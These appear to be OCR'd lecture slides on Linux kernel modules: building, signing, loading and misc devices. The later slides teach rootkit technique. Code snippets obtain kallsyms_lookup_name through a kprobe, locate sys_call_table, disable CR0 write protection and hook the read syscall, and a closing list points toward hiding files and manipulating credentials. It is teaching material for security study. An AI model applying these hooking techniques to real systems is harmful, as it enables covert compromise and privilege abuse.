
KERNEL LINUX - part 2



Rootkit elements

Rootkit need “rendez-vous point” to expose “rogue features”.

Rootkit specific features:

- syscalls/functions hooking
- handle process privilege
- hiding itself

Let’s explore some of them..

Rootkit elements

- kernel modules
- kprobes
- kallsyms_lookup_name
- handling memory protection
- new_read

Kernel modules?

- Modules make it easy to develop drivers without rebooting.
- Keeps the kernel image small and versatile.
- Reduce boot time: don’t spend time initializing drivers, devices and kernel features you don’t need now.

What is a module?

```
$ file hello.ko
hello.ko: ELF 64-bit LSB relocatable, x86-64,
    version 1 (SYSV), not stripped
$ modinfo ./hello.ko
filename: /home/halfr/hello/./hello.ko
author:         Lionel Auroux
description:    Hello module
license:        GPL
depends:
vermagic:       4.0.3-1-ARCH SMP preempt mod_unload
                modversions
```

Build system

- The Linux build system is complex, yet is very easy to use, and almost always produce the desired result.
- Compiling a module is trivial:

Makefile

```
obj-m := hello.o
```

- Build

```
$ make -C ~/linux M=`pwd` modules
```

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```

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```

- Build system
- Using a variable from Kconfig:
- *Kconfig*

```
config HELLO
    tristate "Build with the hello support?"
```

- *Makefile*

```
obj-$(CONFIG_HELLO) := hello.o
hello-objs := hello-file1.o hello-file2.o
```

Generated files

- *hello.o*: The compiled module.
- *hello.mod.{c,o}*: Additional sections and metadata to be linked in the module
- *hello.ko*: The linked module.
- *Module.symvers*: Symbol versions
- *modules.order*: Lists modules that appears in the *Makefile*, used in case of duplicate module match by *modprobe*.
- *.tmp_versions* and *.*.cmd*: Miscelaneous files.

Cryptographic signing of modules

- Since Linux 3.7
- Requires *CONFIG_MODULE_SIG=y*.
- Cryptographically signs modules during installation (*make modules_install*)
- Uses RSA and SHA-{1,224,256,384,512}.
- The private key is only needed during the build, after which it can be deleted or stored securely.
- The public key gets built into the kernel so that it can be used to check the signatures as the modules are loaded.
- See public keys in */proc/keys*.

Inserting a module

- Userspace tools: *insmod* and *modprobe*.

    - *modprobe will try to insert other modules so that all symbol are resolvable.*

- They use the *init_module(2)* syscall, which performs (roughly):

    - *signature checks (if enabled)*
    - *mernel memory allocation*
    - *module .text section copy*
    - *license and version checks*
    - *symbol resolving using the kernel symbol table*
    - *sysfs and internal registrations*

Unloading a module

- Userspace tools: *rmmod* and *modprobe -r*
- Uses *delete_module(2)*.
- Won’t work if the kernel thinks the module is still in use:

  - *The module is a dependency of another module.*
  - *A file descriptor is owned by this module.*
  - *…*

Versions

- A module has to be recompiled for each version fo the kernel that you want to link it to.
- If *CONFIG_MODVERSIONS=y*, a simple ABI consistency check is performed over the prototypes of exported symbols.

    - *When building a module, a CRC is computed for each exported symbol, and stored in Module.symvers and in the generated module.mod.c.*

- Versions checks can be bypassed, but it is not wise to do so.

modalias

- What peripherals does a module handle? *modalias*!

```
cat /sys/devices/pci0000:00/0000:00:1d.0/usb4/[...]
usb:v05E3p0608d8537dc09dsc00dp01ic09isc00ip00in00
```

- *usb* is the device class, the rest is class-specific (*vendor id*, *device id*, etc.)
- A module defines a *MODULE_ALIAS("usb:…")* that pattern-matches the modalias class-specific string.
- When a new device is detected, the module loader is called with the *modalias* string and loads the matching module.
- See devices supported by *modalias*: *less /lib/modules/$(uname -r)/modules.alias*
- Example:

```
alias pci:v00001002d000099A4sv*sd*bc*sc*i* radeon
```

Parameters

- Parameters are typed *key*=*value* settings.
- They are defined as such:

```
static char *asso = "Triton.";
static int votes = 1;
module_param(triton, charp, S_IRUGO)
module_param(votes, int, S_IRUGO)
```

- Available types: *bool*, *invbool*, *charp* (memory is auto-allocated), *int*, *long*, *short*, *uint*, *ulong*, *ushort*
- Arrays are also supported:

```
module_param_array(name,type,num,perm);
```

- The parameters will appear in */sys/module/MODULE/parameters/PARAM*.

- The final field controls the permission value of this file.

The “misc” device class

Description

- *misc* is a type of char devices.
- Used for *small* drivers:
    - *Various mice*
    - *Watchdog*
    - *Clocks*
    - *Control device for other modules*
    - *…*
- They have a name.
- Appear at */dev/NAME*.
- Can be integrated into *modalias*: *MODULE_ALIAS_MISCDEV(minor)*:

- *char-major-10-minor*

Device definition

```c
#include <linux/miscdevice.h>

static struct miscdevice mymisc = {
    .minor = MISC_DYNAMIC_MINOR,
    .name  = "mymisc",
    .fops  = &mymisc_fops,
};
```

- Minor (and major) numbers are described in the next lectures.

Registering a misc device

```
int misc_register(struct miscdevice *misc);

static int __init mymisc_init(void)
{
    int r;

    r = misc_register(&mymisc);
    if (r < 0) {
        pr_warn("misc_register() failed: %d\n", r);
        return r;
    }
```

```
    return 0;
}
```

File operations

```
static struct file_operations mymisc_fops = {
    .owner          = THIS_MODULE,
    .read           = mymisc_read,
    .write          = mymisc_write,
    .open           = mymisc_open,
    .release        = mymisc_release,
};
```

open() and *release()*

```
int mymisc_open(struct inode *i, struct file *f);
```

- Called when user space opens */dev/mymisc*.
- *struct inode* represents a element of the file system.
- *struct file* is created every time a file is opened.
- Allows initializing the *private_data* member of *struct file*.

```
int mymisc_release(struct inode *i, struct file *f);
```

- Called when user space closes the file.

read()

```
ssize_t mymisc_read(struct file *file,
            char __user *buf,
            size_t count,
            loff_t *off);
```

- Called when user space uses the *read()* syscall on the device.
- *buf*: buffer of the user (cf. *__user*).
- *count*: size of the buffer.
- *ppos*: must be updated to keep the current location.
- Returns the number of bytes read.

write()

```
ssize_t mymisc_write(struct file *file,
             char __user *buf,
             size_t count,
             loff_t *off);
```

- Called when user space uses the *write()* syscall on the device.
- The opposite of *read*, must read at most *count* bytes from *buf* and write it to the device, update *off* and return the number of bytes written.

kprobes / kallsyms_lookup_name

- *Kprobes* are “kernel probes” for kernel inspection/optimisation.
- Allow us to “call” all kernel function based on his symbol!
- *kallsyms_lookup_name* is a *in_tree* function to lookup into all kernel symbol.
- This *function* is normally only available in *in_tree* patch, not in *kernel module*.
- Syscall table is in *sys_call_table* variable, only available in *in_tree* patch.

Let’s use *kprobe* to get *kallsyms_lookup_name* for “syscall table hooking”.

kprobes

Let's initialize kprobes

```c
# include <linux/kprobes.h>

static int __init rootkit_init(void)
{
     ...
     // declare what we need to find
     struct kprobe probe = {
         .symbol_name = "kallsyms_lookup_name"
     };
     ...

     if (register_kprobe(&probe)) {
         pr_err("[-] Failed to get kallsyms_lookup_name()
address.");
```

```
        return 0;
    }
```

`kprobes`

Let’s get function pointer

```
...
// function pointer type of kallsyms_lookup_name()
typedef void *(*kallsyms_t)(const char *);
kallsyms_t lookup_name;
...

lookup_name = (kallsyms_t) (probe.addr);
```

`kallsyms_lookup_name`

Let’s get syscall table address

```
...
// syscall table
uint64_t *syscall_table = 0;
....

syscall_table = lookup_name("sys_call_table");
```

handling memory protection

Now we can change *syscalls* but we need writes into a “READ ONLY” page.
We will need to temporary *unplug* memory protection.

```
void cr0_write(unsigned long val)
 {
     asm volatile("mov %0,%%cr0"
                  : "+r"(val)
                  :
                  : "memory");
 }
```

handling memory protection

```
#include <asm/special_insns.h>
#include <asm/processor-flags.h>

static inline unsigned long unprotect_memory(void)
{
    unsigned long cr0;
    unsigned long newcr0;

    cr0 = native_read_cr0(); // in special_insns.h
    newcr0 = cr0 & ~(X86_CR0_WP); // in processor-flags.h
    cr0_write(newcr0);
    return cr0;
}
```

`new_read`

Let’s change *read* syscall!

```
// function pointer of syscalls
typedef int (*sysfun_t)(struct pt_regs *);

old_cr0 = unprotect_memory();

old_read = (sysfun_t) syscall_table[__NR_read];
syscall_table[__NR_read] = (uint64_t) new_read;

protect_memory(old_cr0);
```

new_read

```
int new_read(struct pt_regs *regs)
{
    int fd = (int) regs->di; // first parameter
    void *buf = (void*)regs->si; // second parameter
    size_t count = (size_t)regs->dx; // third parameter

    ....
    return 0;
}
```

You will need to explore

- ftrace
- getdents
- process credentials <linux/cred.h>
- kernel sockets and skbuf
- and more …